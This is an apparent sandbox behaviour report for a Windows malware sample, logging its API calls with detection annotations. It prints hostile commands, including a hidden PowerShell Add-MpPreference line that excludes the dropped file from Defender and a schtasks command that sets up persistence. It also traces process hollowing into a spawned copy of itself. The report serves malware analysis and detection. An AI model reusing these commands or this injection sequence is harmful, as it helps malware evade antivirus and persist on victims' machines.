Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3		2704
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3		2704
Call System API	API Name: GetForegroundWindow Args: () Return: 100ca		2704
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2704 Info: Obtains listing of open application windows		
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3		2704
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3		2704
Call Thread API	API Name: NtResumeThread Args: (Process:2740,) Return: ?		2704
Call System API	API Name: evtchann.SendEvent Args: (e), pid[2740], ppid[2704) Return: 1		2704
Call System API	API Name: GetDriveTypeW Args: (\\?\IDE#CdRomDell_DVD-ROM_____2.5+___#5&1c1d869a&0&1.1.0#{53f5630d-b6bf-11d0-94f2-00a0c91efb8b}\ ) Return: 5		2704
Call System API	API Name: GetDriveTypeW Args: (\\?\STORAGE#Volume#{a21cf1a2-dac1-11eb-8d5c-806e6f6e6963}#0000000000100000#{53f5630d-b6bf-11d0-94f2-00a0c91efb8b}\ ) Return: 3		2704
Call System API	API Name: GetDriveTypeW Args: (\\?\STORAGE#Volume#{a21cf1a2-dac1-11eb-8d5c-806e6f6e6963}#0000000006500000#{53f5630d-b6bf-11d0-94f2-00a0c91efb8b}\ ) Return: 3		2704
Call System API	API Name: GetDriveTypeW Args: (E:\ ) Return: 2		2704
Call System API	API Name: GetDriveTypeW Args: (F:\ ) Return: 2		2704
Call Process API	API Name: CreateProcessW Args: (%windir%\System32\WindowsPowerShell\v1.0\powershell.exe, "%windir%\System32\WindowsPowerShell\v1.0\powershell.exe" Add-MpPreference -ExclusionPath "%APPDATA%\safUcOGLqdWC.exe", , , , , , , %WorkingDir%, SW_HIDE, Process:2740:%windir%\System32\WindowsPowerShell\v1.0\powershell.exe) Return: 1		2704
Detection	Threat Characteristic: Executes dropped file File: %APPDATA%\safUcOGLqdWC.exe Shell Command: %windir%\System32\WindowsPowerShell\v1.0\powershell.exe "%windir%\System32\WindowsPowerShell\v1.0\powershell.exe" Add-MpPreference -ExclusionPath "%APPDATA%\safUcOGLqdWC.exe"		
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3		2704
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3		2704
Call System API	API Name: GetForegroundWindow Args: () Return: 100ca		2704
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3		2704
Call Thread API	API Name: NtResumeThread Args: (Process:2764,) Return: ?		2704
Call System API	API Name: evtchann.SendEvent Args: (e), pid[2764], ppid[2704) Return: 1		2704
Detection	Threat Characteristic: Creates process in system directory Process ID: 2740 Image Path: %windir%\System32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference -ExclusionPath %APPDATA%\safUcOGLqdWC.exe		
Call Process API	API Name: CreateProcessW Args: (%windir%\System32\schtasks.exe, "%windir%\System32\schtasks.exe" /Create /TN "Updates\safUcOGLqdWC" /XML "%TEMP%\tmp1B0.tmp", , , , , , %WorkingDir%, SW_HIDE, Process:2764:%windir%\System32\schtasks.exe) Return: 1		2704
Detection	Threat Characteristic: Executes dropped file %TEMP%\tmp1B0.tmp"		
Detection	Threat Characteristic: Executes dropped file File: %windir%\system32\Tasks\Updates\safUcOGLqdWC Shell Command: %windir%\System32\schtasks.exe "%windir%\System32\schtasks.exe" /Create /TN "Updates\safUcOGLqdWC" /XML "%TEMP%\tmp1B0.tmp"		
Detection	Threat Characteristic: Executes dropped file File: %TEMP%\tmp1B0.tmp Shell Command: %windir%\System32\schtasks.exe "%windir%\System32\schtasks.exe" /Create /TN "Updates\safUcOGLqdWC" /XML "%TEMP%\tmp1B0.tmp"		

Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3	2704	2740
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2740 Info: Obtains drive info from API result		
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3	2704	2740
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3	2704	2740
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3	2704	2740
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3	2704	2740
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3	2704	2740
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3	2704	2740
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3	2704	2740
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3	2704	2740
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3	2704	2740
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3	2704	2740
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3	2704	2740
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3	2704	2740
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3	2704	2740
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3	2704	2740
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3	2704	2740
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3	2704	2740
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\5B\52C64B7E\LanguageList Value: en-US\0en\0	2704	2740
Call Internet Helper API	API Name: NetShareEnum Args: (, 503, 70800250, -1, ae980, ae97c, 0) Return: 0	2704	2740
Call System API	API Name: GetDriveTypeW Args: (%ALLUSERSPROFILE%\Microsoft\Windows\Start Menu\Programs\Accessories\Windows PowerShell\ ) Return: 3	2704	2740
Call System API	API Name: GetDriveTypeW Args: (\\?\IDE#CdRomDell_DVD-ROM___________________________2.5+____#5&1c1d869a&0&1.1.0#{53f5630d-b6bf-11d0-94f2-00a0c91efb8b}\ ) Return: 5	2704	2740
Call System API	API Name: GetDriveTypeW Args: (%ALLUSERSPROFILE%\Microsoft\Windows\Start Menu\Programs\Accessories\Windows PowerShell\ ) Return: 3	2704	2740
Call System API	API Name: GetDriveTypeW Args: (\\?\STORAGE#Volume#{a21cf1a2-dac1-11eb-8d5c-806e6f6e6963}#0000000000100000#{53f5630d-b6bf-11d0-94f2-00a0c91efb8b}\ ) Return: 3	2704	2740
Call System API	API Name: GetDriveTypeW Args: (\\?\STORAGE#Volume#{a21cf1a2-dac1-11eb-8d5c-806e6f6e6963}#0000000006500000#{53f5630d-b6bf-11d0-94f2-00a0c91efb8b}\ ) Return: 3	2704	2740
Call System API	API Name: GetDriveTypeW Args: (E:\ ) Return: 2	2704	2740
Call System API	API Name: GetDriveTypeW Args: (F:\ ) Return: 2	2704	2740
Call System API	API Name: GetDriveTypeW Args: (%windir%\System32\WindowsPowerShell\v1.0\ ) Return: 3	2704	2740
Call System API	API Name: GetDriveTypeW Args: (%windir%\ ) Return: 3	2704	2740
Add File	Path: %APPDATA%\Microsoft\Windows\Recent\CustomDestinations\1927IGMTQKEP0GP31R1S.temp Type: VSDT_COM_DOS	2704	2740
Write File	Path: %APPDATA%\Microsoft\Windows\Recent\CustomDestinations\1927IGMTQKEP0GP31R1S.temp Type: VSDT_COM_DOS	2704	2740
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Microsoft\Windows\Recent\CustomDestinations\d93f411851d7c929.customDestinations-ms) Return: 1	2704	2740
Add File	Path: %APPDATA%\Microsoft\Windows\Recent\CustomDestinations\d93f411851d7c929.customDestinations-ms~RF1c7baf.TMP Type: VSDT_EMPTY	2704	2740
Add File	Path: %APPDATA%\Microsoft\Windows\Recent\CustomDestinations\d93f411851d7c929.customDestinations-ms~RF1c7baf.TMP Type: VSDT_COM_DOS	2704	2740
Add File	Path: %APPDATA%\Microsoft\Windows\Recent\CustomDestinations\d93f411851d7c929.customDestinations-ms Type: VSDT_COM_DOS	2704	2740
Delete File	Path: %APPDATA%\Microsoft\Windows\Recent\CustomDestinations\d93f411851d7c929.customDestinations-ms~RF1c7baf.TMP Type: VSDT_COM_DOS	2704	2740
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Windows\Recent\CustomDestinations\d93f411851d7c929.customDestinations-ms~RF1c7baf.TMP) Return: 1	2704	2740
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\Microsoft.NET\Framework*, 0, ae7d8, 0, 0, 0) Return: 277cf0	2704	2740
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2740 Info: Obtains file or directory info from API result		
Call Filesystem API	API Name: FindNextFileW Args: (277cf0, ae7d8) Return: 1	2704	2740
Call System API	API Name: GetVersionExA Args: (5f6b7c28) Return: 1	2704	2740
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2740 Info: Obtains system version from API result		
Call System API	API Name: GetVersionExA Args: (26e8c20) Return: 1	2704	2740
Detection	Threat Characteristic: Creates process in system directory Process ID: 2764 Image Path: %windir%\System32\schtasks.exe /Create /TN Updates\safUcOGLqdWC /XML %TEMP%\tmp1B0.tmp		
Detection	Threat Characteristic: Adds scheduled task to automatically run at startup Updates\safUcOGLqdWC /XML		
Add File	Path: %windir%\system32\Tasks\Updates\safUcOGLqdWC Type: VSDT_UNKNOWN		2704
Detection	Threat Characteristic: Adds scheduled task to automatically run at startup %windir%\system32\Tasks\Updates\safUcOGLqdWC		
Delete File	Path: %TEMP%\tmp1B0.tmp Type: VSDT_TEXT_HTML		2704
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 2704 File: %TEMP%\tmp1B0.tmp Type: VSDT_TEXT_HTML		
Call System API	API Name: System.Reflection.Assembly::Load Args: (4D5A9000...) Return: 0		2704
Call Process API	API Name: CreateProcessW Args: (%WorkingDir%\GABOR 08408 SHEET-LATVIA.exe, , , , , CREATE_SUSPENDED, , , , Process:2852:%WorkingDir%\GABOR 08408 SHEET-LATVIA.exe) Return: 1		2704
Detection	Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2704 Injected API: SetThreadContext Target Process ID: 2852 Target Image Path: %WorkingDir%\GABOR 08408 SHEET-LATVIA.exe		
Detection	Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2704 Injected API: WriteProcessMemory Target Process ID: 2852 Target Image Path: %WorkingDir%\GABOR 08408 SHEET-LATVIA.exe		

Detection	Threat Characteristic: Creates process Process ID: 2704 Image Path: %WorkingDir%\GABOR 08408 SHEET-LATVIA.exe Shell Command:		
Call Virtual Memory API	API Name: WriteProcessMemory Args: (Process Name:2852:%WorkingDir%\GABOR 08408 SHEET-LATVIA.exe, 400000, MZ., 1024, 18e508) Return: 1		2704
Detection	Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2704 Target Process ID: 2852 Target Image Path: %WorkingDir%\GABOR 08408 SHEET-LATVIA.exe Injected Content: MZ.		
Detection	Threat Characteristic: Injects memory with dropped files Injecting Process ID: 2704 Target Process ID: 2852 Target Image Path: %WorkingDir%\GABOR 08408 SHEET-LATVIA.exe File: MZ.		
Call Virtual Memory API	API Name: WriteProcessMemory Args: (Process Name:2852:%WorkingDir%\GABOR 08408 SHEET-LATVIA.exe, 401000, SUVW....l$4....`., 212992, 18e508) Return: 1		2704
Detection	Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2704 Target Process ID: 2852 Target Image Path: %WorkingDir%\GABOR 08408 SHEET-LATVIA.exe Injected Content: SUVW....l$4....`.		
Call Virtual Memory API	API Name: WriteProcessMemory Args: (Process Name:2852:%WorkingDir%\GABOR 08408 SHEET-LATVIA.exe, 435000, V.., 49664, 18e508) Return: 1		2704
Detection	Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2704 Target Process ID: 2852 Target Image Path: %WorkingDir%\GABOR 08408 SHEET-LATVIA.exe Injected Content: V..		
Call Virtual Memory API	API Name: WriteProcessMemory Args: (Process Name:2852:%WorkingDir%\GABOR 08408 SHEET-LATVIA.exe, 442000, .SC, 5120, 18e508) Return: 1		2704
Detection	Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2704 Target Process ID: 2852 Target Image Path: %WorkingDir%\GABOR 08408 SHEET-LATVIA.exe Injected Content: .SC		
Call Virtual Memory API	API Name: WriteProcessMemory Args: (Process Name:2852:%WorkingDir%\GABOR 08408 SHEET-LATVIA.exe, 44b000, , 512, 18e508) Return: 1		2704
Detection	Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2704 Target Process ID: 2852 Target Image Path: %WorkingDir%\GABOR 08408 SHEET-LATVIA.exe Injected Content:		
Call Virtual Memory API	API Name: WriteProcessMemory Args: (Process Name:2852:%WorkingDir%\GABOR 08408 SHEET-LATVIA.exe, 44c000, , 9728, 18e508) Return: 1		2704
Call Virtual Memory API	API Name: WriteProcessMemory Args: (Modify PEB 7ffd3000 Process:2852:%WorkingDir%\GABOR 08408 SHEET-LATVIA.exe, 7ffd3008, , 4, 18e508) Ret urn: 1		2704
Detection	Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2704 Target Process ID: 2852 Target Image Path: %WorkingDir%\GABOR 08408 SHEET-LATVIA.exe Injected Address: 0x0		
Call Thread API	API Name: SetThreadContext Args: (Process Name:2852:%WorkingDir%\GABOR 08408 SHEET-LATVIA.exe) Return: 1		2704
Call Thread API	API Name: NtResumeThread Args: (Process:2852,) Return: ?		2704
Call System API	API Name: evtchann.SendEvent Args: (e), pid[2852], ppid[2704) Return: 1		2704
Detection	Threat Characteristic: Creates process Process ID: 2852 Image Path: %WorkingDir%\GABOR 08408 SHEET-LATVIA.exe		
Call System API	API Name: AdjustTokenPrivileges Args: (360, 0, , 0, , ae4c4) Return: 1	2704	2740
Detection	Threat Characteristic: Escalates process privileges to gain a higher level of access Process ID: 2740 Info: Obtains system level privileges		
Call Systeminfo API	API Name: NtQuerySystemInformation Args: (5, , 131072, 50992) Return: 0	2704	2740
Detection	Threat Characteristic: Attempts to detect active running processes Process ID: 2740 Info: enum processes		
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Install\Host.exe) Return: 0	2704	2852
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Install\Host.exe) Return: 0	2704	2852
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Install\Host.exe) Return: 0	2704	2852
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Install\Host.exe) Return: 0	2704	2852
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Install\Host.exe) Return: 0	2704	2852
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Install\Host.exe) Return: 0	2704	2852
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Install\Host.exe) Return: 0	2704	2852
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Install\Host.exe) Return: 0	2704	2852
Add File	Path: %APPDATA%\Install\Host.exe Type: VSDT_EXE_MSIL	2704	2852
Detection	Threat Characteristic: Drops executable during installation Dropping Process ID: 2852 File: %APPDATA%\Install\Host.exe Type: VSDT_EXE_MSIL		
Detection	Threat Characteristic: Creates multiple copies of a file %APPDATA%\Install\Host.exe		
Detection	Threat Characteristic: Copies self File is copied from %WorkingDir%\GABOR 08408 SHEET-LATVIA.exe to %APPDATA%\Install\Host.exe		
Write File	Path: %APPDATA%\Install\Host.exe Type: VSDT_EXE_MSIL	2704	2852
Detection	Threat Characteristic: Modifies file that can be used to infect systems %APPDATA%\Install\Host.exe		
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3	2704	2852
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2852 Info: Obtains drive info from API result		

Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3	2704	2852
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3	2704	2852
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3	2704	2852
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3	2704	2852
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3	2704	2852
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3	2704	2852
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3	2704	2852
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3	2704	2852
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3	2704	2852
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3	2704	2852
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3	2704	2852
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3	2704	2852
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3	2704	2852
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3	2704	2852
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3	2704	2852
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3	2704	2852
Call System API	API Name: GetForegroundWindow Args: () Return: 100ca	2704	2852
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2852 Info: Obtains listing of open application windows		
Call System API	API Name: GetDriveTypeW Args: (\\?\IDE#CdRomDell_DVD-ROM___________________________2.5+____#5&1c1d869a&0&1.1.0#{53f5630d-b6bf-11d0-94f2-00a0c91efb8b}\ ) Return: 5	2704	2852
Call System API	API Name: GetDriveTypeW Args: (\\?\STORAGE#Volume#{a21cf1a2-dac1-11eb-8d5c-806e6f6e6963}#0000000000100000#{53f5630d-b6bf-11d0-94f2-00a0c91efb8b}\ ) Return: 3	2704	2852
Call System API	API Name: GetDriveTypeW Args: (\\?\STORAGE#Volume#{a21cf1a2-dac1-11eb-8d5c-806e6f6e6963}#0000000006500000#{53f5630d-b6bf-11d0-94f2-00a0c91efb8b}\ ) Return: 3	2704	2852
Call System API	API Name: GetDriveTypeW Args: (E:\ ) Return: 2	2704	2852
Call System API	API Name: GetDriveTypeW Args: (F:\ ) Return: 2	2704	2852
Call Thread API	API Name: NtResumeThread Args: (Process:2892,) Return: ?	2704	2852
Call System API	API Name: evtchann.SendEvent Args: (e), pid[2892], ppid[2852) Return: 1	2704	2852
Call System API	API Name: CryptExportKey Args: (277ff0, 0, 6, 0, 0, ae9e0) Return: 1	2704	2740
Call Process API	API Name: CreateProcessW Args: (%APPDATA%\Install\Host.exe, "%APPDATA%\Install\Host.exe", , , , , , %WorkingDir%, , Process:2892:%APPDATA%\Install\Host.exe) Return: 1	2704	2852
Detection	Threat Characteristic: Executes dropped file File: %APPDATA%\Install\Host.exe Shell Command: %APPDATA%\Install\Host.exe "%APPDATA%\Install\Host.exe"		
Detection	Threat Characteristic: Creates process Process ID: 2852 Image Path: %APPDATA%\Install\Host.exe Shell Command: "%APPDATA%\Install\Host.exe"		
Detection	Threat Characteristic: Creates process in Application Data folder Process ID: 2892 Image Path: %APPDATA%\Install\Host.exe		
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\Microsoft.NET\Framework*, 0, 28f320, 0, 0, 0) Return: 406d30	2852	2892
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2892 Info: Obtains file or directory info from API result		
Call Filesystem API	API Name: FindNextFileW Args: (406d30, 28f320) Return: 1	2852	2892
Call System API	API Name: GetVersionExA Args: (459a08) Return: 1	2852	2892
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2892 Info: Obtains system version from API result		
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\mscorlib*, 0, 28f018, 0, 0, 0) Return: 4070b0	2852	2892
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\System.Windows.Forms*, 0, 28b7e8, 0, 0, 0) Return: 4071f0	2852	2892
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\System*, 0, 28ae90, 0, 0, 0) Return: 4073b0	2852	2892
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\System.Drawing*, 0, 28ae90, 0, 0, 0) Return: 4074f0	2852	2892
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\System.Configuration*, 0, 28c988, 0, 0, 0) Return: 4071f0	2852	2892
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\System.Core*, 0, 28c030, 0, 0, 0) Return: 4077b0	2852	2892
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\System.Xml*, 0, 28c788, 0, 0, 0) Return: 4071f0	2852	2892
Call System API	API Name: GetVersionExA Args: (28e18c) Return: 1	2852	2892
Call System API	API Name: GetVersionExA Args: (749a34f0) Return: 1	2852	2892
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\Microsoft.V9921e851#*, 0, 28af98, 0, 0, 0) Return: 4a4af8	2852	2892
Call System API	API Name: AdjustTokenPrivileges Args: (2f0, 0, , 0, , 5aaed24) Return: 1	2852	2892
Detection	Threat Characteristic: Escalates process privileges to gain a higher level of access Process ID: 2892 Info: Obtains system level privileges		
Call System API	API Name: SleepEx Args: (2000, 1) Return: 0	2852	2892
Detection	Threat Characteristic: Calls sleep function for an extended period Process 2892 slept for long or infinite time.		
Call System API	API Name: GetVersionExA Args: (779e1230) Return: 1	2852	2892
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3	2852	2892
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2892 Info: Obtains drive info from API result		
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3	2852	2892
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3	2852	2892
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\System32\WindowsPowerShell\v1.0\powershell.*, 0, 5c2f1e8, 0, 0, 0) Return: 4a4d38	2852	2892
Call Filesystem API	API Name: FindNextFileW Args: (4a4d38, 5c2f1e8) Return: 0	2852	2892

Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3	2852	2892
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3	2852	2892
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3	2852	2892
Call System API	API Name: GetForegroundWindow Args: () Return: 100ca	2852	2892
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2892 Info: Obtains listing of open application windows		
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3	2852	2892
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3	2852	2892
Call Thread API	API Name: NtResumeThread Args: (Process:2880,) Return: ?	2852	2892
Call System API	API Name: evtchann.SendEvent Args: (e), pid[2880], ppid[2892) Return: 1	2852	2892
Call System API	API Name: GetDriveTypeW Args: (\\?\IDE#CdRomDell_DVD-ROM__________________________2.5+____#5&1c1d869a&0&1.1.0#{53f5630d-b6bf-11d0-94f2-00a0c91efb8b}\ ) Return: 5	2852	2892
Call System API	API Name: GetDriveTypeW Args: (\\?\STORAGE#Volume#{a21cf1a2-dac1-11eb-8d5c-806e6f6e6963}#0000000000100000#{53f5630d-b6bf-11d0-94f2-00a0c91efb8b}\ ) Return: 3	2852	2892
Call System API	API Name: GetDriveTypeW Args: (\\?\STORAGE#Volume#{a21cf1a2-dac1-11eb-8d5c-806e6f6e6963}#0000000006500000#{53f5630d-b6bf-11d0-94f2-00a0c91efb8b}\ ) Return: 3	2852	2892
Call System API	API Name: GetDriveTypeW Args: (E:\ ) Return: 2	2852	2892
Call System API	API Name: GetDriveTypeW Args: (F:\ ) Return: 2	2852	2892
Call Process API	API Name: CreateProcessW Args: (%windir%\System32\WindowsPowerShell\v1.0\powershell.exe, "%windir%\System32\WindowsPowerShell\v1.0\powershell.exe" Add-MpPreference -ExclusionPath "%APPDATA%\safUcOGLqdWC.exe", , , , , , %WorkingDir%, SW_HIDE, Process:2880:powershell.exe) Return: 1	2852	2892
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3	2852	2892
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3	2852	2892
Call System API	API Name: GetForegroundWindow Args: () Return: 100ca	2852	2892
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3	2852	2892
Call Thread API	API Name: NtResumeThread Args: (Process:1512,) Return: ?	2852	2892
Call System API	API Name: evtchann.SendEvent Args: (e), pid[1512], ppid[2892) Return: 1	2852	2892
Detection	Threat Characteristic: Creates process in system directory Process ID: 2880 Image Path: %windir%\System32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference -ExclusionPath %APPDATA%\safUcOGLqdWC.exe		
Call Process API	API Name: CreateProcessW Args: (%windir%\System32\schtasks.exe, "%windir%\System32\schtasks.exe" /Create /TN "Updates\safUcOGLqdWC" /XML "%TEMP%\tmp1680.tmp", , , , , , %WorkingDir%, SW_HIDE, Process:1512:%windir%\System32\schtasks.exe) Return: 1	2852	2892
Detection	Threat Characteristic: Executes dropped file %TEMP%\tmp1680.tmp"		
Detection	Threat Characteristic: Executes dropped file File: %TEMP%\tmp1680.tmp Shell Command: %windir%\System32\schtasks.exe "%windir%\System32\schtasks.exe" /Create /TN "Updates\safUcOGLqdWC" /XML "%TEMP%\tmp1680.tmp"		
Detection	Threat Characteristic: Executes dropped file File: %windir%\system32\Tasks\Updates\safUcOGLqdWC Shell Command: %windir%\System32\schtasks.exe "%windir%\System32\schtasks.exe" /Create /TN "Updates\safUcOGLqdWC" /XML "%TEMP%\tmp1680.tmp"		
Detection	Threat Characteristic: Creates process in system directory Process ID: 1512 Image Path: %windir%\System32\schtasks.exe /Create /TN Updates\safUcOGLqdWC /XML %TEMP%\tmp1680.tmp		
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3	2892	2880
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2880 Info: Obtains drive info from API result		
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3	2892	2880
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3	2892	2880
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3	2892	2880
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3	2892	2880
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3	2892	2880
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3	2892	2880
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3	2892	2880
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3	2892	2880
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3	2892	2880
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3	2892	2880
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3	2892	2880
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3	2892	2880
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3	2892	2880
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3	2892	2880
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3	2892	2880
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3	2892	2880
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\5B\52C64B7E\LanguageList Value: en-US\0en\0	2892	2880
Call System API	API Name: GetDriveTypeW Args: (\\?\IDE#CdRomDell_DVD-ROM__________________________2.5+____#5&1c1d869a&0&1.1.0#{53f5630d-b6bf-11d0-94f2-00a0c91efb8b}\ ) Return: 5	2892	2880
Call System API	API Name: GetDriveTypeW Args: (\\?\STORAGE#Volume#{a21cf1a2-dac1-11eb-8d5c-806e6f6e6963}#0000000000100000#{53f5630d-b6bf-11d0-94f2-00a0c91efb8b}\ ) Return: 3	2892	2880
Call System API	API Name: GetDriveTypeW Args: (\\?\STORAGE#Volume#{a21cf1a2-dac1-11eb-8d5c-806e6f6e6963}#0000000006500000#{53f5630d-b6bf-11d0-94f2-00a0c91efb8b}\ ) Return: 3	2892	2880
Call System API	API Name: GetDriveTypeW Args: (E:\ ) Return: 2	2892	2880
Call System API	API Name: GetDriveTypeW Args: (F:\ ) Return: 2	2892	2880
Call Internet Helper API	API Name: NetShareEnum Args: (, 503, 70800250, -1, 16e478, 16e474, 0) Return: 0	2892	2880
Call System API	API Name: GetDriveTypeW Args: (%ALLUSERSPROFILE%\Microsoft\Windows\Start Menu\Programs\Accessories\Windows PowerShell\ ) Return: 3	2892	2880
Call System API	API Name: GetDriveTypeW Args: (%ALLUSERSPROFILE%\Microsoft\Windows\Start Menu\Programs\Accessories\Windows PowerShell\ ) Return: 3	2892	2880
Call System API	API Name: GetDriveTypeW Args: (%windir%\System32\WindowsPowerShell\v1.0\ ) Return: 3	2892	2880

